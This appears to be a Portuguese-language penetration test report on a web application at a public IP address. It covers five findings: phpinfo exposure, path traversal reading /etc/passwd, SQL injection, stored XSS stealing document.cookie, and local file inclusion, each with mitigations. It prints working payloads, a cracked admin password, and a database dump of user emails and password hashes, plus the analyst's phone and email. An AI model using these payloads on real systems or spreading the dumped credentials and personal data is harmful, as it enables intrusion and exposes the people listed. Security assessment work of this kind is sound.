RELATÓRIO CONFIDENCIAL

Relatório de Pentest

Avaliação técnica de segurança da informação, riscos identificados e recomendações de mitigação.

DOMÍNIO	**3.93.84.218**
DATA	**2026-07-11**

Clavis Segurança da Informação

Resumo Executivo

Visão geral

Foram registradas 5 vulnerabilidade(s) durante a avaliação, organizadas por gravidade e impacto.

CRITICAL	HIGH	MEDIUM	LOW	INFO
2	1	2	0	0

Escopo

O escopo do pentest contemplou 1 alvo(s) informado(s) pelo usuário.

Alvos avaliados

IDENTIFICADOR	URL	LOGIN / OBSERVAÇÃO
01	3.93.84.218	

Critérios de severidade

Critical	Falhas que podem permitir comprometimento imediato, acesso não autorizado relevante, execução de ações sensíveis ou impacto severo sobre dados e disponibilidade.
High	Falhas com alto potencial de exploração ou impacto, normalmente associadas a elevação de privilégio, exposição de dados ou abuso consistente de funcionalidades.
Medium	Falhas que exigem condições adicionais para exploração, mas podem contribuir para cenários de ataque mais amplos ou exposição moderada.
Low	Achados de menor impacto direto, úteis para endurecimento de segurança e redução de superfície de ataque.

Info	Observações informativas que auxiliam na melhoria contínua do ambiente e no acompanhamento de boas práticas.

Vulnerabilidades Identificadas

1. Exposição de informações sensíveis na resposta da funcionalidade phpinfo()

MEDIUM

Categoria	A05: Security Misconfiguration
Subcategoria	Information Disclosure
OWASP	OWASP Top 10 2021 - A05: Security Misconfiguration
CWE	CWE-200
CVSS Points	5.3
Vetor CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Descrição da Vulnerabilidade

A aplicação possui uma página acessível publicamente que executa a função phpinfo(), expondo informações detalhadas sobre a configuração do ambiente PHP e do servidor.

Método de Exploração

Foi utilizado a ferramenta "dirb" para descobrir diretórios sensíveis como o http://3.93.84.218/info.php

Ativo Afetado

3.93.84.218

Impacto

Impacto Técnico:

- Identificar versões vulneráveis do PHP e de bibliotecas instaladas;
- Descobrir caminhos internos do sistema operacional;
- Identificar módulos e extensões disponíveis;
- Mapear tecnologias utilizadas pela aplicação;

- Facilitar ataques de LFI, RFI, File Upload, XXE, SSRF e RCE quando combinados com outras vulnerabilidades;
- Auxiliar na elaboração de exploits específicos para o ambiente.


Recomendação

Mitigação recomendada:

- Remover completamente arquivos que executem a função phpinfo() em ambientes de produção.
- Restringir o acesso a essas páginas apenas para administradores ou ambientes internos.
- Manter ambientes de desenvolvimento separados do ambiente de produção.
- Revisar periodicamente arquivos esquecidos durante o processo de deploy.
- Implementar processos de revisão de configuração (hardening) antes da publicação de novas versões.

Proof of Concept

Acesse a página [http://3.93.84.218/info.php]



bcmath

BCMath support	enabled

Directive	Local Value	Master Value
bcmath.scale	0	0

calendar

Calendar support	enabled

Core

PHP Version	7.4.33

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	*no value*	*no value*
display_errors	On	On
display_startup_errors	On	On
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On
error_append_string	*no value*	*no value*
error_log	*no value*	*no value*
error_prepend_string	*no value*	*no value*
error_reporting	32767	32767
expose_php	On	On
extension_dir	/usr/local/lib/php/extensions/no-debug-non-zts-20190902	/usr/local/lib/php/extensions/no-debug-non-zts-20190902
file_uploads	On	On
hard_timeout	2	2

Aqui pode ser observado várias variáveis de ambiente, ferramentas e versões utilizadas pela aplicação web

Figura: Resposta contendo informação sensível em [funcionalidade].

Re-Test

Status: Não validado

Não validado. O re-test ainda não foi executado para confirmar a correção desta vulnerabilidade.

Referências

- - https://owasp.org/www-community/vulnerabilities/Information_disclosure-
  https://www.php.net/manual/en/function.phpinfo.php?utm_source=chatgpt.com

2. Parâmetro file permite a leitura de arquivos locais

HIGH

Categoria	A03: Injection
Subcategoria	Local File Inclusion
OWASP	OWASP Top 10 2021 - A03: Injection
CWE	CWE-22
CVSS Points	7.1
Vetor CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:L

Descrição da Vulnerabilidade

Local File Inclusion ocorre quando a aplicação utiliza entrada do usuário para montar caminhos de arquivos locais sem validação adequada.

Foi identificado que o parâmetro [file] permite manipular o caminho de arquivo processado pela aplicação, expondo conteúdo local ou comportamento não previsto.

Método de Exploração

1. Descobrir a senha do http://3.93.84.218/admin/download.php com brute force
2. Manipular o parâmetro [file] para que busque outros arquivos

Ativo Afetado

http://3.93.84.218/admin/download.php?file

Impacto

Impacto Técnico:

- Leitura de arquivos internos do servidor, logs ou configurações.

- Exposição de credenciais, chaves e variáveis armazenadas em arquivos locais.

- Possível encadeamento com upload, logs ou wrappers para ampliar o impacto.

Impacto de Negócio:

- Vazamento de dados internos e segredos operacionais.

- Aumento de risco de comprometimento da infraestrutura.

- Impacto reputacional e regulatório se houver exposição de dados pessoais.

Recomendação

Mitigação recomendada:

- Não aceitar caminhos de arquivo diretamente do usuário.

- Mapear identificadores permitidos para arquivos internos conhecidos.

- Normalizar caminhos e bloquear traversal antes do acesso ao sistema de arquivos.

- Restringir permissões do processo e isolar diretórios acessíveis.

- Desabilitar wrappers, includes remotos ou recursos equivalentes quando não forem necessários.

- Após a correção, recomenda-se executar re-test no mesmo fluxo afetado e anexar uma evidência demonstrando o novo comportamento.

Proof of Concept

Ao acessar a página http://3.93.84.218/admin/download.php o atacante se depara com uma página que exige uma senha

Essa senha pode ser facilmente quebrada com a lista "100k-most-used-passwords-NCSC.txt" da SecList, a senha é "inteligente"

Aproveitando o parâmetro usado acima na URL, o atacante pode puxar dados de arquivos como o /etc/passwd simplesmente usando a rota:

http://3.93.84.218/admin/download.php?file=../../../../../../etc/passwd

Figura: Leitura de arquivo local por manipulação do parâmetro [file].

Re-Test

Status: Não validado
Não validado. O re-test ainda não foi executado para confirmar a correção desta vulnerabilidade.

Referências

- - https://owasp.org/www-community/attacks/Path_Traversal - https://portswigger.net/web-security/file-path-traversal
- - https://cwe.mitre.org/data/definitions/22.html

3. Possibilidade de manipular comandos SQL na aplicação pelo parâmetro ID

CRITICAL

Categoria	A03: Injection
Subcategoria	SQL Injection
OWASP	OWASP Top 10 2021 - A03: Injection
CWE	CWE-89
CVSS Points	9.8
Vetor CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Descrição da Vulnerabilidade

SQL Injection ocorre quando dados fornecidos pelo usuário são incorporados a consultas SQL sem parametrização, validação ou tratamento adequado.

Foi identificado que o parâmetro ID influencia a consulta ao banco de dados, permitindo comportamento anômalo, erro SQL ou extração de informações durante o teste autorizado.

Método de Exploração

A validação deve ser conduzida em ambiente autorizado, reproduzindo o fluxo afetado com o perfil, endpoint e parâmetros documentados durante o teste.

Para SQL Injection (SQLI), registre os passos mínimos que comprovam a exploração, incluindo pré-condições, entrada utilizada, resposta observada e evidência do comportamento inseguro.

Use valores controlados, evite ações destrutivas, não exponha dados sensíveis desnecessários e interrompa o teste ao confirmar o impacto técnico.

1. Foi utilizado o Nuclei para identificar a rota principal para o SQL Injection

[CVE-2022-32028] [http] [high] http://3.93.84.218/admin/manage_user.php?id=-1%20union%20select%201,md5(999999999),3,4,5--+

2. Após essa identificação, foi utilizado a ferramenta "SQLMap" para fazer a extração dos usuá

Ativo Afetado

http://3.93.84.218/admin/manage_user.php

Impacto

Impacto Técnico:

- Leitura não autorizada de tabelas, registros e dados sensíveis armazenados no banco.

- Possível escalonamento para execução de funções administrativas do SGBD ou movimentação para outros sistemas integrados.

Impacto de Negócio:

- Vazamento de dados pessoais, financeiros ou estratégicos.

- Interrupção de processos críticos dependentes do banco de dados.

- Risco de sanções regulatórias, ações judiciais e danos à reputação.

Recomendação

Mitigação recomendada:

- Substituir concatenação de strings por consultas parametrizadas ou prepared statements.

- Validar entradas por lista de permissões, respeitando tipo, tamanho e formato esperado.

- Aplicar princípio do menor privilégio à conta de banco usada pela aplicação.


- Tratar erros de banco de forma genérica, sem expor query, stack trace ou estrutura interna.

- Adicionar testes automatizados para os parâmetros afetados.


- Após a correção, recomenda-se executar re-test no mesmo fluxo afetado e anexar uma evidência demonstrando o novo comportamento.

Proof of Concept

A seguinte print mostra a ferramenta detectando o SQL Injection



Aqui mostra um dump das infos capturadas



```
Database: clavis
Table: user_info
[26 entries]
+-------------------------------+--------------------------------------------------------------+
| email                         | password                                                     |
+-------------------------------+--------------------------------------------------------------+
| <blank>                       | $2y$10$oUme0VlUd4/hUx4FqTs7uOKf55PmeId4467UwI8jIVI88by1WSU26 |
| a@a.com                       | $2y$10$OHM.ea6zmX/COCueWpOmpetepePOFy0vM9qDwH2rTpuQtpK8ysQpa |
| aaaaaa@aaaaaaa                | $2y$10$n1HAmZQ9fTPMTXVyyOpFY.ZZ/759qkUYkDlRhj/oYYfLqDODuHRFe |
| aab@aab                       | $2y$10$NXmloF1Os8ZHTkhzLFa/j.rzJCnN5cn1X3tnOG4GH/zjGRixcVcQW |
| bhajan1636@uorak.com          | $2y$10$.I4rKC0iEayN7erk9VRUzuHLQYb9cHYseOwTd./3oxMF.G/zit2RS |
| brando6249@uorak.com          | $2y$10$.7x8bkKQADpQ2e/HtMuQB.e2znNGiCwVW68S8M1lybcOzKhki4djq |
| bruno.normal.1936@example.com | $2y$10$1eOERPSTZ2z4L18h5Xu7nOh0jVo.jesI1RFzweDxknCG5Bzqf2CPq |
| carolynn2749@uorak.com        | $2y$10$xIuc2Q2Fm4tByvf/jxGWsetGYyCfQZmdehTScctpd5Fct57ccXEXy |
| contato.gabrieldonato@gmail.com | $2y$10$RvDyYOW1uEBNDyvj5mbQteLBTt2/lkc1Doisx.23TZJ/Em0wSwvPa |
| diegodpcarvalho@gmail.com     | $2y$10$AFkfHUd3.fVmN63Uqx4P4ev.qd410v6GMufVr21cMDGXSH1vogUzu |
| hacker@hacker.com             | $2y$10$5Sc7wbAUcRhtxzFsai59MeZY1N/r/vSVi2/nXygmq1AEFT9EI9.T6 |
| kaspa@kaspa                   | $2y$10$blVpOKRvTiZDKg8lCGpD7OoPUn07oITUhfYzimyZ7VMlI.x9COfj6 |
| lebdaoui6932@uorak.com        | $2y$10$hww1iB5GP9TCh/UoV7LrSuLoiRFUG452pgKwJ2bsh.2Ucvc7ZimGa |
| mcooper@mail.com              | $2y$10$Z.LYi0zrDsrCYIgU1e7yCOkn1lbREGbUcIpSvgkB0OPapDfp7Xc0a |
| morris1302@uorak.com          | $2y$10$Sxq3LYOoS5n3rkgkO49.w.aCIe6V6Oh8P8gPox1epq9sbwI.0hETC |
| narciza6089@uorak.com         | $2y$10$f7XoUIAUIRnUPmz9fTuxT.5OMWP/cK0WOOtCsfSvDUbWxtBLEXYJ6 |
| oliver3200@uorak.com          | $2y$10$vXH7UNS8huLsR92b1aLIku95eDTEe/hEGxPMEACXbo6oDC3vXz0fK |
| sadasdsadas@adsfadasdas       | $2y$10$mHdpIEKqd2jkS0T86AZcGeA3477f4TrHGH3GQikMoYOu0UI4Toh12 |
| smahan8650@uorak.com          | $2y$10$VrW1zoYB9MM1qYgYG9Np7.UCNbWNdqHulwgYibri7ydb9Jpihq43C |
| sueann6889@uorak.com          | $2y$10$94wa8veC1/02iH.sjFgcI.froZzYZO5MLaZyxxZP0mE/fZrdR3Hde |
| teste13123123123@gmail.com    | $2y$10$KX/hiG7TGem4xYAG/eA2s.qXiZ2TR96S4hiNl2JEjzGaBX2SEeHzS |
| teste2@hotmail.com            | $2y$10$yHjVKWA3Qs8y8eotzkZfTuOqKM.ON.KaLkiF1oKRBYzJ2Tr.sgcvO |
| teste3@hotmail.com            | $2y$10$3BBdsmhhPfbp1tfM/qIz0uotWKDghZqK9Sb9CNnapvvijgGeEJeP6 |
| teste5@hotmail.com            | $2y$10$TyrJnIAaxGZhQpUZkMroOe3PEANldS0Ah7SRWd5zKd7pOBATcj2Me |
| teste@teste.com               | $2y$10$eojfEojsmcjKGxaliDg2rO/t1zoGbZFq7br/zcU.zOu9blF/Qgtam |
| user.normal.1936@example.com  | $2y$10$MAKMaPFfJb8cbRi4B2IeAuayk6/wmi86W1QLeLu8ToqcfeyYTOAVO |
+-------------------------------+--------------------------------------------------------------+
```

Figura: Resposta da aplicação indicando manipulação de consulta SQL.

Re-Test

Status: Não validado

Não validado. O re-test ainda não foi executado para confirmar a correção desta vulnerabilidade.

Referências

- - https://owasp.org/www-community/attacks/SQL_Injection - https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- - https://portswigger.net/web-security/sql-injection
- - https://cwe.mitre.org/data/definitions/89.html

4. Aplicação suscetível à injeção de JavaScript armazenado no banco de dados

CRITICAL

Categoria	A03: Injection
Subcategoria	Cross-Site Scripting
OWASP	OWASP Top 10 2021 - A03: Injection
CWE	CWE-79
CVSS Points	9.4

Vetor CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L

Descrição da Vulnerabilidade

Cross-Site Scripting (XSS) ocorre quando a aplicação permite que conteúdo controlado pelo usuário seja interpretado como JavaScript no navegador de outros usuários.

Foi verificado que a aplicação aceita dados na criação de produtos/categorias sem validação, codificação de saída ou sanitização adequadas, permitindo a execução de conteúdo ativo no contexto da página.

Método de Exploração

1. Armazene na parte categorias ou produtos novos um código de XSS como o ```<img src=x onerror=alert(document.cookie)>```

2. Ver na página inicial http://3.93.84.218/ que o script será executado

Ativo Afetado

http://3.93.84.218/

Impacto

Impacto Técnico:

- Execução de JavaScript no navegador da vítima, possibilitando captura de tokens, cookies não protegidos e dados exibidos em tela.

- Realização de ações em nome do usuário autenticado, conforme permissões disponíveis na sessão afetada.

- Possibilidade de redirecionamento, alteração visual da página e apoio a ataques de phishing.

Impacto de Negócio:

- Comprometimento de contas de clientes, colaboradores ou administradores.

- Aumento do risco de fraudes, exposição de dados e perda de confiança na aplicação.

- Potencial impacto reputacional e jurídico caso dados pessoais sejam manipulados ou expostos.

Recomendação

Mitigação recomendada:

- Aplicar codificação de saída contextual para HTML, atributos, JavaScript e URLs.

- Sanitizar conteúdo HTML permitido com bibliotecas mantidas e configuradas por lista de permissões.

- Validar entradas no servidor e rejeitar caracteres ou formatos incompatíveis com o campo.

- Utilizar Content Security Policy (CSP) como camada adicional, sem substituir a correção no código.

- Configurar cookies sensíveis com HttpOnly, Secure e SameSite quando aplicável.

Proof of Concept

Acesse o http://3.93.84.218/index.php?page=category, crie uma nova categoria com o título "<img src=x onerror=alert(document.cookie)>"

Agora, sempre que um usuário abrir essa página ou a página inicial ele recebera um alert() da aplicação, demonstrando que o código foi executado!

Figura: Execução de JavaScript armazenado no banco de dados

Re-Test

Status: Não validado
Não validado. O re-test ainda não foi executado para confirmar a correção desta vulnerabilidade.

Referências

- - https://owasp.org/www-community/attacks/xss/ - https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
- - https://portswigger.net/web-security/cross-site-scripting
- - https://cwe.mitre.org/data/definitions/79.html

---

5. Parâmetro [page] permite inclusão ou leitura de arquivos locais

MEDIUM

Categoria	A03: Injection
Subcategoria	Local File Inclusion
OWASP	OWASP Top 10 2021 - A03: Injection
CWE	CWE-22
CVSS Points	5.3
Vetor CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Descrição da Vulnerabilidade

Local File Inclusion ocorre quando a aplicação utiliza entrada do usuário para montar caminhos de arquivos locais sem validação adequada.

Foi identificado que o parâmetro [page] permite manipular o caminho de arquivo processado pela aplicação, expondo conteúdo local ou comportamento não previsto.

Método de Exploração

Foi utilizado um LFI para que ele conseguisse renderizar página não autorizadas

Ativo Afetado

http://3.93.84.218/index.php?page=admin/menu

Impacto

Impacto Técnico:

- Leitura de arquivos internos do servidor, logs ou configurações.

- Exposição de credenciais, chaves e variáveis armazenadas em arquivos locais.

- Possível encadeamento com upload, logs ou wrappers para ampliar o impacto.

Impacto de Negócio:

- Vazamento de dados internos e segredos operacionais.

- Aumento de risco de comprometimento da infraestrutura.

- Impacto reputacional e regulatório se houver exposição de dados pessoais.

Recomendação

Mitigação recomendada:

- Não aceitar caminhos de arquivo diretamente do usuário.

- Mapear identificadores permitidos para arquivos internos conhecidos.

- Normalizar caminhos e bloquear traversal antes do acesso ao sistema de arquivos.

- Restringir permissões do processo e isolar diretórios acessíveis.

Proof of Concept

Ao acessar a URL http://3.93.84.218/index.php?page=admin/menu é possível ver uma tela que apenas o administrador poderia ver!

Isso serve para qualquer página que precise ser renderizada na página!

Figura: Leitura de arquivo local por manipulação do parâmetro [parâmetro].

Re-Test

Status: Não validado
Não validado. O re-test ainda não foi executado para confirmar a correção desta vulnerabilidade.

Referências

- - https://owasp.org/www-community/attacks/Path_Traversal - https://portswigger.net/web-security/file-path-traversal

- https://cwe.mitre.org/data/definitions/22.html

Clavis Segurança da Informação

Documento preparado para apoiar a priorização, correção e acompanhamento dos riscos de segurança identificados durante a avaliação.

Responsável Técnico

NOME
João Marcos de Carvalho de Oliveira

CARGO
Analista de Segurança

TELEFONE
+55 44 99812-7834

EMAIL
joaooli17@hotmail.com

RELATÓRIO CONFIDENCIAL - USO RESTRITO